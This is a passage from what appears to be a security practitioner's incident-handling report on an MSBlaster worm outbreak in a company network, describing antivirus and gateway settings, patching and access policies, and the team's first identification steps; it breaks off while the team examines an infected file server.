



**Figure 10- Antivirus Client Realtime Protection Options**

Other Client administration options can be also configured on Antivirus clients centrally from the Antivirus management server, for example, controlling the appearance of the Antivirus client icon on the user desktop and locking the user ability to unload the Antivirus client service can be configured from the “Client Administrator Only Options” by opening Symantec System Console, and right click the Antivirus server name, and choose: Client Administrator Only Options, and configure it as illustrated in Figure-11 and Figure-12.





**Figure 11- Antivirus Client Administrator Only Options**





**Figure 12- Antivirus Client Administrator Only Options**

Antivirus clients update process:

The Antivirus management server is configured to download the virus definition files updates directly by ftp to the vendor ftp site through the perimeter firewall every day at 12:00 AM.

This is configured from the “Virus Definition Manger” window of the Antivirus management server. See Figure-13 and Figure-14





**Figure 13- Configure Primary Server Updates**





**Figure 14- Configure Primary Server Updates**

The Antivirus clients then automatically check the Antivirus management server for new updates every 60 minutes, and pull any new virus definition files from it directly through the network.

This is configured also from the “Virus Definition Manger” window of the Antivirus management server as shown in Figure-15 and Figure-16.





**Figure 15- Antivirus Server Virus Definition Manager**





**Figure 16- Antivirus Server Virus Definition Manager**

Figure-17 illustrates the Virus Def Files update process between the Antivirus management server, and the Antivirus clients.





**Figure 17- Virus Definition Files Update Process**



Antivirus Internet E-mail gateway:

Incoming SMTP Internet mails were scanned against viruses by the Norton Antivirus Gateway before being forwarded to the company internal mailing servers.

The scanning process is configured to repair infected files, and delete infected attachment upon failing to repair, as shown in Figure-18.





**Figure 18- Norton Antivirus Gateway Scanning Options**

The Antivirus gateway was also configured to delete famous virus carrier attachments as exe, pif, vbs, scr as shown in Figure-19.





**Figure 19- Norton Antivirus Gateway Blocking Options**

The Antivirus gateway is configured to download the virus definition files daily at 1:00 AM as illustrated in Figure-20





**Figure 20- Norton Antivirus Gateway LiveUpdate Options**

The Security team regularly monitors the virus alerts every day through the Antivirus vendors' sites like http://www.symantec.com/avcenter/, and in case of any high-risk virus alert, the security team ensures that the virus definition updates handling this virus are deployed on the Antivirus gateway server, and the Antivirus management server, and accordingly on every Antivirus client.

**3.** As per the company policies and standards, the windows update patches are maintained on servers on a monthly basis. There was no well-defined process for windows updates on the PCs and laptops.

The Security team monitors different Windows Operating system, and Internet Explorer vulnerabilities regularly on daily basis through vendors' sites and alerting systems like https://alerts.symantec.com/, and so upon receiving any critical vulnerability, they contact the IT Operation team to update all company servers with the appropriate patches manually using Terminal Service on the servers.

**4.** Where Hardware RAID1, and RAID 5 are used as fault tolerance methods for the company servers, these fault-tolerance methods do not replace proper backup strategies.[73] A daily backup was taken for all file servers, Database servers, and mailboxes backup on MS Exchange servers.

**5.** As per the company policies and procedures, Internet access is granted to employees for business use, and any excessive non-business use results in terminating the user access. For this, the security team took a lot of countermeasures to control and monitor the Internet access.

There is an Internet access form that the employee should sign first from his manager, and clarify a valid business justification before he gets the access.

The Internet access is given to the subject employees through a Windows group, this group is granted access on the corporate Proxy server.

Websense server is installed on the same proxy server as an access control system for employees' different access policies.

The employees' activities on the Internet are monitored, and reported monthly to management through the Websense reporting server.

**6.** A complete management security awareness program organized by the Security team, including regular reporting to senior management every three months on recent incidents, and high-risk viruses and worms activities around the world. This was to ensure management understanding and support in case of incidents. [74]

Employees' awareness program including on time reporting of any high-risk virus alerts through a Help Desk notification mail to all staff, communicating virus activities, and how to deal with.

Employees' awareness program also includes orientation sessions to new staff on general security percussions, and social engineering.

**7.** As per the company policies and procedures, a warning banner should be implemented on every company system including servers, PCs, laptops, firewalls, and other network devices. These warning messages

[73] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/optimsql/odp_tun_1_79pv.asp
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/optimsql/odp_tun_1_90vt.asp
[74] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.

are used to advice the system user that his actions on the system may be monitored, and recorded. [75]

**8.** In place incident handling process:

As per the company policies and procedures, upon encounter an incident through any mean, management should first be informed, and an incident handling team is mobilized under the leading of the Security team manger as the incident handling team leader. [76]

The incident handling team has to include representatives from the following teams and departments:

- Security team
- IT Operation team
- Network team
- Human Resources, and Public Affairs department in case of incidents dealing with employees' relationships, or internal unauthorized use of company resources.
- Legal department in cases of legally novel or high value cases. [77]

The incident handing team representatives should have a good documentation skill in order to use in documenting every step of the incident in the Incident Report. [78]

The incident handling team should be exist at the incident location, and in case of incidents that affects multiple sites, an incident handling team member should be exist in every affected location taking the command from the incident handling team leader.[79]

The incident handling team leader is the one who concerned with the communication with management and different incident handling team members.

Help Desk should be the employees' single point of contact in case of incidents. The Help Desk should create a TT for every event of the incident received from any employee for tracking purposes by the incident handling team. [80]

[75] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.
[76] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.
[77] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.
[78] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.
[79] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.
[80] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.

The incident handling team should work in a way so that they don't damage events. [81]

Finally, acquisition budget should be allocated in every department to be used in case of incidents, this saves in case of any hardware or software needed in handling the incident. [82]

The incidents Jump bag should contain the up to date Antivirus software kept offline on copies of CDs to be used by the incident handling team if needed.

**2. Identification:**

Three weeks before the incident, the security team received a virus alert from the Antivirus vendor about a high-risk worm virus MSBlaster-A that searches for vulnerable RPC. The same happened for the MSBlaster-F, they received its virus alert two days before the incident, but they didn't give so much time to deeply understand the worm characteristics, they started by searching for the appropriate virus definition files to make sure it is updated on all machines. They also worked with the IT Operation team to update most of the servers with the appropriate windows patch manually through Terminal Service on these servers.

At **9:30 AM** in the early morning of the incident day, the users in the main office experienced very high network degradation, the users also started to claim a strange failing copy and paste operation on a number of machines.

This was reported to the Help Desk as the first line support for employees.

As the problem appeared to the Help Desk staff to be a network problem, the Help Desk reported the problem to the Network team at **10:15 AM**.

The Network team tried to know the reason of the network degradation in order to know if they encounter an incident in place. They informed the Network team manager and then got into the following investigations:

1. First the Network team thought that is a LAN problem, so they started by checking the event-log files generated by the layer 2 aggregation switch; there was a message indicated that the hand-shaking message between the switch modules can't be sent although the paths are not busy, this gives an indication of a CPU utilization problem on the switch although the link actually was not heavily utilized.

[81] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.
[82] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.

2. Sniffing the traffic on different ports on the Backbone layer-3 switch, showed a high multicast& broadcast traffic on the port connected to the office router, this traffic generated from local IPs (the four infected machines), and has a destination of unknown IPs, and sent to the office router, and then received again from it.
3. Debug the office router using the command: "Debug IP packet" gave the same last result; a traffic that is looped between the backbone routing switch, and the office router.
4. The Network team had to know the machines of these local IPs, so they shutdown module-by-module on the layer 2 aggregation switch in order to isolate the module that might have been the source of the problem. Also all the management workstations had been shutdown to eliminate any sources of broadcast or SNMP traffic. This resulted in identifying the four machines causing the problem.

As per the policy and procedure, the Network team manager reported the problem to the Security team manager as the incident handing team leader in charge at **12:30 PM**.

At **12:40 PM**, the incident handling team leader first informed management by the current incident and then mobilized the incident handling team consists originally from two members of the Network team, two Security team members, and one IT Operation team member.

The incident handling team held a meeting at **12:55 PM** in which they discussed the current network status caused by the identified machines.

The meeting continued for 30 min where the Security team started to correlate the incident to the high-virus alert they had, and so the next action item taken in the meeting was to investigate the four machines by the Security team to know if they are infected.

At **1:30 PM**, the Security team started by looking deeply in the worm activity in order to investigate the four machines accordingly. At **1:45 PM**, the Security team started by examining the file server, then the other machines as follows:

For the File server:

1. Examining the Antivirus client:

The security team knew that there were a lot of servers with NO Antivirus client, and as they wanted to make sure, they examined the services on the suspected server as follows:

- Logon locally on the server

- Start the services window (Start > Programs > Administrative Tools > Services)
- Looking for the Norton Antivirus Client service

